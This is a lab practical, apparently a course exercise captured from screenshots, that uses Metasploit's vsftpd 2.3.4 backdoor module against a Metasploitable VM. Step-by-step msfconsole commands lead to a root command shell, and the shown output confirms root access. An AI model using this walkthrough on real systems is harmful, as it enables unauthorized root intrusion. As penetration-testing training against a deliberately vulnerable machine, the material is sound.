
Practical 1: Hacking Linux OS using Metasploit Framework

Description: In this practical you will learn how to start Metasploit-framework and explore it. And how to search for exploits (based on vulnerability), payloads and configuring the exploit and payload to attack the target system vulnerability.


In this practical we will exploit the backdoor vulnerability present in the vsftpd 2.3.4 to gain access to the target Metasploitable machine. This exploit triggers the vulnerability in vsftpd and opens the port 6200 and connects the attacker machine to that port on the target system and gives the system into control.

Step 1: Execute the following commands to start postgresql service and Metasploit framework.




```
┌─[user@parrot-virtual]─[~]
└──╼ $service postgresql start
```

- Execute the ‘msfconsole to start the Metasploit Framework




```
┌─[user@parrot]─[~]
└──╼ $msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.4.71-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Step 3: Use search command to search exploit for vsftpd 2.3.4




```
[msf](Jobs:0 Agents:0) >> search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
escription
   -  ----                                  ---------------  ----       -----
----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
SFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
SFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use explo
t/unix/ftp/vsftpd_234_backdoor
```

Step 4: Execute the following command to load exploit (use command is used to load exploits).




```
[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to cmd/unix/interact
```

Step 5: By executing show options command, we can view options that need to be configured for exploit.




```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]. Supported proxie
                                       s: socks4, socks5, sapni, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 6: To set RHOST value, execute the following command. set RHOST




```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 10.0.2.10
RHOSTS => 10.0.2.10
```

Step 7: To list all suitable payloads that work with the above exploit, execute show payloads command




```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with E
stablished Connection
```

Step 8: To configure payload, execute the set command as shown below set payload. Execute show options command, to view options that need to be configured for payload




```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set payload payload/cmd/unix/interact
payload => cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]. Supported proxie
                                       s: socks4, socks5, sapni, socks5h, http
   RHOSTS   10.0.2.10        yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 9 : To set LHOST and LPORT values for payload, execute the following command. • Syntax: set LHOST • Syntax: set LPORT



```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set LHOST 10.0.2.3
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 10.0.2.3
```

Step 10: Finally, execute the exploit command to gain access to the target machine.



```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set LPORT 3435
LPORT => 3435
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
[*] 10.0.2.10:21 - The port used by the backdoor bind listener is already open
[+] 10.0.2.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:46763 -> 10.0.2.10:6200) at 2025-12-12 17:10:39 +0530

whoami
root
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```